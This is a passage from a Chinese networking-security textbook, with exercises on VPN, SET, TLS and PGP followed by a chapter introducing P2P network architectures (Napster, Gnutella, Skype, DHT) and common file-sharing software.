a. IPSec　　b. 隧道　　c. (a)和(b)　　d. 以上都不正确

11. 在 VPN 中，对________进行加密。

a. 内网数据报　　b. 外网数据报

c. 内网和外网数据报　　d. 内网和外网数据报都不

12. VPN 的拓扑结构，如防火墙到笔记本计算机（Firewall-to-laptop）、LAN-to-LAN、嵌套的拓扑结构以及隧道拓扑结构。请画出以上各拓扑结构的示意图，并加以解释。

13. SET 的双重签名作用是什么？它是怎样实现的？

14. 列出 SET 系统的涉及交易的各有关角色，画出它们之间的关系图。

15. telnet 和 FTP 能够在 TLS 上运行吗？

16. 有很多种不同的技术方案可以将企业的远端局域网互连实现 VPN，从技术的复杂性、安全性、运维成本等方面比较各种技术的优点和缺点，它们各自使用于什么应用场合？

17. 分析在互联网电子商务中采用 SET 协议的优点和缺点。如果在电子商务交易中采用 SSL/TLS 协议，那么能够实现电子商务交易的哪些功能？有哪些电子商务交易的功能不能用 SSL/TLS 协议实现？

18. 基于 SSL/TLS 的电子邮件系统有什么优点和不足？

19. 利用 Wireshark 网络协议分析工具捕获自己发送的电子邮件的网络数据，从中能否获取自己的电子邮箱地址、用户名、口令和邮件内容？再捕获与分析基于 SSL/TLS 协议的电子邮件数据，从中能获取哪些信息？

20. 分析 PGP 的优点和缺点，可以实现哪些功能？为什么 PGP 可以独立地用于对文件的加密、信源认证和完整性校验？

21. 访问 PGP 的网站 http://www.pgp.cn/GetWelcomeScreen.jsp 或 http://www.symantec.com，从该网站下载和安装 PGP 的试用版软件，操作实验公钥和私钥的产生过程、报文摘要的实现过程以及对文件的加密过程。然后再从密文解密还原出明文。

第 12 章　P2P 对等网络应用与上网行为管理

网络应用系统的构架可分为两种模式：客户/服务器模式和 P2P 对等网络模式。在图 1.5中简单介绍了 P2P 对等网络(peer-to peer-network)应用系统，本章对 P2P 网络的基本概念、应用领域和对网络信息安全带来的监管问题等进行讨论。

互联网应用的客户机/服务器(Client/Server)模式具有如下特点：①整个网络应用完全依赖于中心点的服务器，所有资源都保存在服务器上，客户机主动地向服务器发送请求，而服务器返回响应并提供服务，客户机相当于一个高性能的远程输入/输出设备，服务器端的性能是决定整个网络服务质量的重要因素，服务器端是整个网络通信的瓶颈，并成为网络攻击的首选目标。②由服务器集中规范地存储和管理信息，发布信息和提供服务都是服务器管理者能够控制和掌握的，不容易出现失控的状态。③如果得不到服务器的响应，客户端的资源将会被闲置，分布在客户端的信息资源利用率不高。

互联网 P2P 对等网络应用系统是一种分布式结构，不依靠传统网络中服务器与客户机之间点对多点的路由，弱化了服务器的功能，有些应用系统中甚至取消了服务器，使网络从原来的“中心化”模式走向了“边缘化”模式。其特点如下：

- 分散化：P2P 技术使得网络中的资源和服务分散在所有参与节点上，信息搜索、传输和服务的实现都可以直接在节点之间进行，每个对等节点既是服务的提供者又是服务的获取者，参与的用户越多，其访问速度越快、效率越高，弱化甚至取消了服务器的功能。
- 可扩展性：在 P2P 应用系统中，大量用户可以随时加入系统，随时退出或失效，这不会影响网络的主要性能。随着大量用户的加入，虽然服务需求增加了，但其分散化的特点使得网络整体的服务能力和资源容量也同步地增加了，能较好地满足用户的需求。从理论上来说，全分布式结构化的 P2P 网络的可扩展性几乎可认为是无限的。
- 自组织性：互联网上可能随时会出现节点失效、网络拥塞、网络中断等异常事件，这些事件都会影响系统的完整性和提供服务的持续性。在 P2P 应用系统构架中，每个节点既是服务的提供者又是服务的获取者，所以部分节点失效或遭到破坏对其他节点的影响很小，P2P 网络会在部分节点失效后，自动调整网络的拓扑结构，保证节点之间的连通性。
- 高性能：性能优势是 P2P 技术被广泛关注的主要原因，在 P2P 架构中，可以有效地利用互联网中的各个普通节点实现高性能计算和海量存储的目的，容易实现整个网络的负载均衡。
- 信息安全隐患：各种 P2P 应用系统受到了互联网用户的广泛欢迎，并在很多应用领域得到迅速发展。但是 P2P 应用带来的安全问题也是非常严重的，突出的几个方面是：①产生大量的网络数据流量，易造成局部网络的拥塞。②对 P2P 应用中泛滥传输的音像和文字作品等的知识产权保护较难控制。③对机密信息的网络泄露，网络攻击源的

追溯，网络流量的安全识别和监控管理较困难。④在一些发达国家已将 P2P 技术的研究和开发作为军事通信和网络战争的重要发展领域。

当前在互联网中迅速发展的 P2P 网络技术的应用领域包括分布式科学计算、互联网文件共享、互联网流媒体直播、流媒体点播、IP 层语音通信、网络游戏平台等。本章从网络信息安全管理的角度对 P2P 技术的基本概念作简单的分析与介绍。

12.1　P2P 对等网络应用系统的结构

互联网 P2P 对等应用系统的构架通常在应用层实现，由传输层 UDP 或 TCP 协议以及网络层 IP 等协议支持，因此 P2P 应用系统构架的实现方案是与具体的物理网络结构无关的(注意区别，第 3.5 节介绍的 IEEE 802.11 无线局域网的 ad hoc 对等网络是在数据链路层以下实现的，只适用于构建小型对等网络)。P2P 系统的结构由资源检索技术和资源共享传输的方式所决定，负责合理地组织网络中的节点以及提供共享的信息资源，以实现在 P2P 网络中高效地发送查询请求和应答报文，在保证信息检索效率的情况下，尽可能地减少查询所引发的各种开销。

P2P 对等网络的分类方法有两种：一种是按照是否遵循统一的查询规则和检索算法分为结构化 P2P 网络(Structured Peer-to-Peer Networks)和非结构化 P2P 网络(Unstructured Peer-to-Peer Networks)。另一种是按照网络节点之间的工作关系是否对等模式或类似 C/S 模式划分，因此目前常见的 P2P 网络可分为中心式 P2P 网络、非结构化的纯 P2P 网络、结构化的纯 P2P 网络、混合式 P2P 网络等。

12.1.1　非结构化的 P2P 网络

在一个非结构化的 P2P 网络中，对网络节点之间不提供任何组织协调和优化网络连接的算法。网络节点之间的重叠式连接(overlay links)可以随意地建立。这样的网络很容易构建，因为当一个新的对等机希望加入网络时，可以复制另一个节点中已有的连接来构建自己的连接。在非结构化的 P2P 网络中，如果一个对等机希望在网络上查找一个数据文件，它将查询请求泛洪式地广播发送到网络中，尽可能多地找到存有该文件的对等机地址。

这种网络的主要缺点是发出的查询请求并不能总是获得响应。对那些较普及的文件可能存放在很多对等机中，任何对等机发出查找该文件的请求后都可以获得多个查询结果。但是如果一个对等机要找的数据文件只在极少的其他对等机中存有，那么它泛洪发送的查询请求可能得不到任何响应，因为对等机地址与它管理的文件之间没有任何关联(Correlation)，因而不能保证泛洪发送的查询能够找到存有所需数据文件的对等机地址。泛洪发送的查询请求也会导致网络流量的增加，因此这样的网络的搜索效率是较低的。非结构化的 P2P 网络不提供任何组织协调和优化网络连接的算法。有如下三种非结构化的网络模型。

1. 非结构化的中心式 P2P 系统

在“中心式的 P2P(Centralized Peer-to-Peer)”系统中，设置了一个中心服务器，用于提供索引和引导整个系统。虽然这与结构化的 P2P 系统相同，但是对等机之间的连接不取决于任何算法。

中心式 P2P 网络也被称为非纯粹的 P2P 网络，因为它在形式上需要一个中心服务器来提供共享信息的查询和存放地址信息，每个节点向中心服务器查询，然后连接到它所提供的存放地址，下载自己需要的资源和实现节点之间的通信。采用中心式 P2P 的网络应用系统被称为第一代 P2P 系统，其典型的应用系统是 Napster。

Napster 是 1999 年美国波士顿大学一年级新生 Shawn Fanning 编写的 MP3 音乐文件共享服务程序，Napster 本身不提供 MP3 文件的下载，它把存放所有共享的 MP3 文件的网络节点地址集中放在一个中心服务器上，而 MP3 文件则存放在各对等机网络节点中。需要文件的节点首先向服务器查询搜索到自己需要的文件存放地址，然后再通过该地址直接连接到相应的节点下载获取文件，其网络结构如图 12.1 所示。




图 12.1　非结构化的中心式 P2P 网络架构(Napster)

Napster 的网络应用发展到最高峰时有 8000 万注册用户，但是由于这个系统存在对音乐软件的侵权和版权问题，而被美国唱片工业协会(Recording Industry Association of America，RIAA)告上法庭，Napster 败诉，于 2002 年 Napster 宣布破产。从图 12.1 中可看出，中心式 P2P 网络大大提高了网络资源共享的效率，但是其也存在很多问题，主要表现在：

- 可扩展性差。中心服务器需要为所有用户服务，提供查询和应答信息。需要有足够大的内存和磁盘空间维护和搜索文件列表，当访问服务器的用户量达到“饱和”时，若再有其他用户接入将会影响网络性能。
- 可靠性低。中心式 P2P 网络需要有中心服务器，并且要求服务器是不间断运行的，如果服务器关闭，整个网络也会随着它的关闭而停止运行。
- 对数字作品的侵权、版权问题。由于系统中使用了索引服务器，大量有版权的资料可以轻易被找到并下载，容易引起版权纠纷。

2. 非结构化的纯 P2P 系统

在“纯 P2P 系统(Pure Peer-to-Peer System)”中，整个网络都由完全对等的主机节点构成，只有一个路由层，没有任何节点具有特殊的网络管理与协调的基础服务功能。纯 P2P系统中没有客户机和服务器的概念，只有对等节点，每个节点可以向其他节点提供服务，也可作为其他节点的客户，将客户机和服务器的功能合为一体。在纯 P2P 网络中也没有中心路由器。这种非中心化的 P2P 网络与传统的中心化的客户机/服务器的模式不同。纯 P2P 应用系统的实例是用于 P2P 文件共享的 Freenet 和早期版本的 Gnutella v0.4 等。

图 12.2 为 Gnutella 网络的工作模式，属于非结构化的纯 P2P 文件共享网络。用户将可供共享的文件放在网络节点主机的硬盘上供其他用户以对等方式下载，需要使用一个 Gnutella 软件连接到 Gnutella 网络。Gnutella 网络没有中央服务器，使用分布式的查询方法。有很多程序可用于访问 Gnutella 网络。




图 12.2　非结构化的纯 P2P 网络(Gnutella)

例如,图中的节点 1 想要查询和下载某个数据文件,把查询报文发送给它所知道的 Gnutella 节点 2。节点 2 搜索本机硬盘查看是否存有对应的文件,如果有就将文件名和本机的 IP 地址发送给查询请求者,查询者与它建立连接并下载所需要的文件。如果节点 2 内没有查询的文件,就把该查询报文发送给它所知道的 Gnutella 节点 4 和节点 5,节点 4 和节点 5 重复节点 2 的过程。为了防止查询请求报文无限制地在网络上循环扩散地传发下去,在每个查询请求报文中都设置了一生存期(Time To Live ,TTL)值限制,每当查询报文被转发一次,就将 TTL 值减 1,当 TTL 为 0 时,终止查询报文的转发。一个查询请求在停止传播之前可能会传播 6~7 级。

此例可见,非结构化的纯 P2P 网络是动态变化的,有较好的容错能力和可用性,也可以很方便地向多个网络节点的计算机发送查询报文,但也存在很多问题,主要表现在:

- 发现的准确性差。该系统的查询报文中采用了 TTL 控制查询的转发次数,没有确定的拓扑结构,不能保证所需资源的发现与获得。
- 可扩展性差。该网络采用泛洪查询机制,随着网络中参与节点数量的增加,将会给网络带来沉重的流量负载。非结构化的纯 P2P 网络适用于中小型的 P2P 网络应用。

3. 非结构化的混合式 P2P 系统

在“混合式 P2P(Hybrid Peer-to-Peer System)”系统中,可设置具有系统管理与协调基础功能的多个超节点(super-node),它们为系统提供信息查询索引等基础性的服务。混合式 P2P 系统将网络节点分为两类:客户节点和重叠覆盖节点(overlay nodes,即超级节点)。每个节点主机能够按照网络的临时的要求工作,能够成为用于协调 P2P 系统的重叠覆盖网络(overlay network)的一部分。这种对节点的划分,是为了解决早期纯 P2P 网络的可扩展性差的问题。混合式 P2P 系统的实例是改进后的 Gnutella2 和 Kazaa 网络等。

混合式 P2P 网络结合了集中式 P2P 网络快速检索资源和分布式 P2P 网络抗攻击的优点,在分布式模式的基础上,将用户节点按能力分类:普通节点为用户节点,而超级节点是具有公网地址、速度快、内存充足、存储空间大、网络带宽足够的节点。用户节点可以通过超级节点搜索信息,如果与用户相连的超级节点搜索到的信息不够,该超级节点则向它相邻的超级节点发出请求,超级节点之间构成了一个高速的转发层,超级节点与其所负责的用户节点构成若干层次。

最典型的混合式 P2P 网络是 Skype 即时通信系统,Skype 是现在流行的网络可视电话软件系统,它之所以如此成功是因为集中了 Napster 和 Gnutella 的优点,在结构上它使用了 Gnutella 的全分布式结构,提高了系统的扩展能力。由于可以不需要中央索引服务器,而是自动地把性能好的对等机作为超级节点,超级节点存储着离它比较近的其他用户节点信息,




图 12.3　混合式 P2P 网络查询流程(skype)

而这些超级节点之间再连成一个高速的转发层。由于超级节点具有很强的索引能力,使得搜索效率大大提高了,Skype 的查询过程如图 12.3 所示。

另外一类混合 P2P 网络是先通过中心索引服务器作为信息源检索的引导手段,而在数据传输时使用 P2P 机制的网络。这类网络称为“中心化的网络”,没有中心服务器它们就不能工作。例如 eDonkey 网络等。

4. 类 P2P 应用系统

上面讨论的是当前对 P2P 网络技术的定义。然而,P2P 对等网络应用的基本概念可从早期的软件系统和网络讨论中看到,例如最早的互联网官方文件 RFC 1 中的论述等。

例如,分布式的新闻发布系统可以认为是早期的 P2P 应用,如 Usenet 网络新闻系统,当用户或客户读取或上传发布新闻时,从他们的角度看这是一个客户机/服务器模型。然而当整个网络的所有新闻服务器之间互相交换和传送新闻报文时,它们之间是对等机的角色。同样的概念也体现在广泛使用的 SMTP 邮件系统中,一个邮件服务器与它的每个用户之间的关系是客户机/服务器的模式,而在核心网络中,各个邮件服务器之间通过邮件传输代理软件相互转发电子邮件时是对等机的关系。

对于上述这些具有类似对等概念的应用系统,可以将它们称为“类 P2P 系统(Peer-to-peer-like systems)”。

12.1.2　结构化的 P2P 网络系统

结构化的 P2P 网络使用一个统一的协议,以保证任何一个节点都可以有效地路由查询到持有所需文件的其他对等机,无论持有该文件的对等机如何稀少。要实现此目标,就需要采用一个结构化的重叠连接的模式。至今,常用的结构化 P2P 网络的类型是“分布式散列表(Distributed Hash Table,DHT)”,在系统中,首先给每个共享文件产生一个“统一的 hash 值”,并将该值分配给持有该文件的对等机,供检索查询和文件下载。

全分布式结构化 P2P 网络的出现主要是为了解决非结构化 P2P 网络的信息发现准确性差和扩展性差的问题。它与非结构化的 P2P 网络的区别主要在查找信息的机制上,非结构化 P2P 网络是基于广播进行查找,而结构化 P2P 网络则是利用 DHT 进行查找。DHT 是由广域范围的大量网络节点共同维护的巨大的散列表,每个网络节点都会分配到一个唯一的节点标识符(Node ID,可利用对等机网卡的 IP 地址和 MAC 物理地址作为节点的 ID),数据文件等资源对象也会通过散列算法获得一个唯一的资源标识符(Object ID),且该资源被存在网络节点 ID 或是与它相近的节点上,还允许网络节点动态地加入和退出系统。

目前 DHT 是全分布式结构化 P2P 网络采用的主流技术,在基于 DHT 的 P2P 网络中各个节点只需要存储相邻节点信息而不需要维护整个网络中所有节点的信息,这样可以不

用泛洪查询算法而只需要较少的路由信息就可以找到目标节点，找到自己需要的资源。目前已有的全分布式结构化 P2P 网络有加州大学伯克利分校的 Tapestry 与 CAN、微软研究院的 Pastry 和麻省理工学院 MIT 的 Chord 等。

虽然基于 DHT 的全分布式结构化 P2P 网络可有效地解决资源发现的准确性和可扩展性问题，但由于 DHT 允许节点动态地加入或退出系统易造成网络波动，其维护机制就比较复杂(Chord 中产生了“绕路问题”)，维护的代价也就比较大。

1. DHT 的基本概念

在第 10.3.2 节介绍了对报文的完整性验证方法，其中广泛采用的是从报文中计算产生的 Hash 值(也称为散列值、报文摘要)。由于从报文中计算产生的 Hash 值具有单向性、弱冲突的抗拒性和强冲突的抗拒性，并且 Hash 值是固定长度的(与报文的长度无关)，从 Hash 值不可推断出该报文的内容和长度，而且极少有两个以上的报文具有相同的 Hash 值，因此 Hash 值也可以用来作为该报文的 ID 识别码。互联网上可供共享的数据文件和音视频文件的数量是非常巨大的，并分散存放在大量的网络主机中，如果事先计算出每个报文的 Hash 值(例如 SHA-1)，将它与存放该报文的计算机的 ID 组成一个数据对，存放在一个分布式的数据库中。要查找某个报文的时候，先计算出报文标题的 Hash 值，就可以从这个分布式的数据库中方便地查找到此 Hash 值所对应的存放该报文的主机地址，然后从该主机中下载获取报文。

参看图 12.4 所示的 DHT 的示意图。图中有 3 个不同的数据文件，按照统一的算法计算出它们各自的 Hash 值，分别存放在分布式网络中不同的对等机中。图中从每个文件中计算出的 Hash 值长 4 字节，分别用 8 个十六进制数表示。实际应用中如果采用 SHA-1 算法，则 Hash 值长 160 比特，用 40 个十六进制数表示，参看图 10.18 的介绍。Hash 值越长，产生冲突的可能性越小。




图 12.4　DHT 的基本概念

作为报文 ID 识别码的 Hash 值计算有两种选择：利用报文标题的 Hash 值作为 ID 进行检索；利用报文内容的 Hash 值作为 ID 进行检索。这样的好处是即使报文的名称被改变了，只要内容不变都可以被检索到。从图 12.4 所示的例子可看出，两个报文中即使仅有一个字符的差异，其 Hash 值就完全不同。因此利用 Hash 值检索报文的方法，其不足是只能进行报文标题或内容的精确检索，不能进行模糊检索或关键词检索，一般可通过它的上层相关技术来弥补这些不足，有的也利用报文中关键词的 Hash 值作为 ID 进行检索。

图 12.4 所示 DHT 是一个无中心的分布式系统，提供类似于 hash 表的查询服务，在 DHT 中存储的是报文的(key，value)数据对。其中 key 即由报文计算出的 Hash 值，而 value 代表网络中各对等机的 ID 节点标识，可用网络主机的 IP 地址和 MAC 物理地址作为

网络节点的 ID 标识。网络中的任何一个参与节点都可以通过查询获得与一个给定报文的 key 相关联的 value。维护 key 与 value 值的映射关系的责任分配给相关的节点承担，这样当系统中的某些参与者的节点发生了改变，对网络产生的影响很小。因此，使用 DHT 的检索系统的节点数量可扩大到非常巨大的规模，当系统中大量的节点不停地接入、退出或失效时，对系统的使用效果影响很小。

DHT 可用来构建一个结构化的分布式 P2P 对等网络应用系统。使用 DHT 的著名的分布式网络包括 BitTorrent 的分布式跟踪器、Kad 网络、Storm botnet 网络、YaCy、Coral Content Distribution Network（珊瑚内容分配网络）等。

2. DHT 的结构

DHT 的结构可分为几个主要部分：基础是一个抽象的 key 空间，如 160 比特的字串（即用 SHA-1 算出的报文的 Hash 值，可用 40 个十六进制数表示）；采用一个 key 空间的分配技术，将 key 空间的所有权分配到各参与节点中；用一个重叠覆盖网络将这些节点连接，各参与节点可找到在 Key 空间中的任何给定 key 的持有者。

具备上述主要部分后，利用 DHT 来存储和获取信息的过程如下。假设 key 空间是一组 160 比特的字串。要将一个具有文件名和数据的文件存储在 DHT 检索系统中，先计算文件名的 hash 值（SHA-1），产生一个 160 比特的 key(K)，以及发送一个报文 put(K，data) 到 DHT 中的任何参与节点。此报文就利用重叠覆盖网络从一个节点向另一个节点转发，直到抵达由 key 空间分块指定的负责 key(K)的那一个节点。该节点就将 key 和数据保存。任何其他客户若想要获得该文件的内容，先计算出文件名的 hash 值来产生 K，然后向 DHT 的任何一个节点发送一个报文 get(K)来寻找与 K 有关联的数据。此报文将被通过重叠路由到负责持有 K 的节点，它就将存储的数据发送给提出查询的对等机。

结构化 P2P 网络中关于 Key 空间的分块、重叠覆盖网络的信息检索等技术在不同的应用系统中略有不同，它们是当前研究发展的热点课题。

3. DHT 的主要特性

DHT 的主要特性如下。

- 非中心化：构成 P2P 系统的节点不需要任何中心的协调。
- 容错：即使系统中的很多节点不停地加入、离开或失效，系统都是可靠的。
- 可扩展性：即使系统规模扩展到上百万个节点，仍然可有效地工作。

实现这些目标的关键技术是任何一个节点只需要与系统中的其他少数几个节点进行协调，一般为 $\lg n$（n 是参与节点数），因此若节点间的关系变化了，只需少量的协调工作即可恢复正常工作。

有些 DHT 系统的设计具有对抗恶意参与节点的安全防护措施，以及允许参与者保持匿名（即匿名 P2P），但这不像其他 P2P 文件共享系统那样普及。DHT 也必须处理传统的分布式系统中的问题，如负载均衡、数据的完整性校验、系统性能自适应维护、路由选择、数据存储与快速检索下载等。

结构化的 P2P 网络有很多不同的实现方案，比较著名的有 Chard、Pastry、CAN 及 Tapestry 等，这是 P2P 应用系统开发研究中的一个专门领域，本节不再深入讨论，可查阅相关资料。

4．各种 P2P 网络结构的性能对比

上述各种 P2P 网络结构各有优缺点，实际应用系统中要依据业务的具体特点与要求来选择相应拓扑结构。表 12.1 从可扩展性、可靠性、可维护性、资源发现的准确性、是否支持复杂查询等五个方面来比较各种拓扑结构的性能。

表 12.1 各种 P2P 网络结构的性能对比

比较标准 \ 拓扑结构	中心式 P2P 网络	非结构化的纯 P2P 网络	结构化的纯 P2P 网络	混合式 P2P 网络
可扩展性	优	优	良	中
可靠性	差	良	良	中
可维护性	优	优	良	中
资源发现的准确性	优	中	良	中
是否支持复杂查询	是	是	否	是

12.2　P2P 对等网络应用系统

12.2.1　P2P 应用系统的优缺点

在 P2P 网络中，当对等机向网络用户发送资源时，就涉及网络带宽、存储空间和计算能力等方面的问题。当进入系统的节点数量和对系统的需求量增加时，整个系统的容量也增加了。相反地，在典型的客户机/服务器结构中，客户机仅向系统获取资源，而不贡献自己的资源，当加入系统的客户机数量超过某极限值后，可提供给每个客户机的资源服务就少了。

P2P 网络的去中心化的特性增强了系统的坚固性，因为系统中消除了类似于在客户机/服务器模式中可能出故障的中心节点。

在很多 P2P 网络系统中，可通过不安全和未签名的代码去远程访问一个受入侵计算机中的文件，甚至破坏整个网络。例如，在 Fast Track 网络中就曾经发生过这样的情况，有些反对 P2P 应用的公司试图将虚假的数据流注入 P2P 的下载流中，使下载的 MP3 文件不可用，甚至将恶意代码引入到下载的 MP3 文件中，导致病毒的扩散。而如今的 P2P 网络中增加了下载文件的验证技术，现代的 hash 校验、数据流验证和各种加密方法在 P2P 系统中的采用，使得大多数 P2P 网络对网络攻击的抵抗能力和安全性方面有了很大提高。

因为 P2P 应用系统的文件共享数据流以及网络协调的数据包消耗了大量的网络容量带宽，很多互联网服务商以及私有网络的安全管理员对 P2P 文件共享的网络数据流进行了流量限制。为了对抗 ISP 以及网络安全管理对 P2P 应用的带宽限制，有些 P2P 应用系统开始使用隐藏 P2P 数据特征的技术来逃避网络安全的监管，例如 Bit Torrent 的协议加密技术等。隐藏 P2P 协议特征的技术包括去除网络数据中容易被识别的特性，例如某些字节段的特征值和数据包的大小等，使这些数据看起来像是随机数一样。

减缓 P2P 应用的数据流对网络容量压力的一种方法是采用 P2P 缓存中继的技术，ISP 可将 P2P 客户机访问量最多的文件缓存在本地网络的代理中，就地提供服务，以减少对

互联网主干线路的访问量。

12.2.2 常见的 P2P 应用系统

从 2000 年开始，P2P 网络应用技术得到了迅猛的发展。目前 P2P 已成为互联网上最热门的应用领域，在内容下载、在线共享、即时通信、计算能力共享、流媒体、互联网在线游戏等领域得到普及应用，使用 P2P 技术的软件随处可见，人们也从中体验到了 P2P 技术带来的自由通信与免费信息共享，同时也带来了传输带宽吞噬、版权保护、信息安全等问题。以下是部分常见的 P2P 应用系统。

1. 文件共享类 P2P 软件

- Bit Torrent，是一个点对点的共享文件分发协议。
- eDonkey，P2P 文件共享软件。
- eMule，基于 eDonkey 2000 网络的 P2P 新型文件分享工具。
- Web 迅雷，基于 P2P 网络技术的高速下载软件，具有普通下载软件 7～10 倍的速度。
- Imesh，文件分享软件，能够让用户设定分享文件的类型，音乐、影片或其他文件；也能够让用户搜寻并且下载想要的文件，相当于一个点对点的虚拟在线社区。
- 易载（ezPeer）简体中文版，一个革命性的 P2P 文件共享软件，搜索速度快、下载容易、操作方便、兼有娱乐、通信、社群、影音等多样功能。
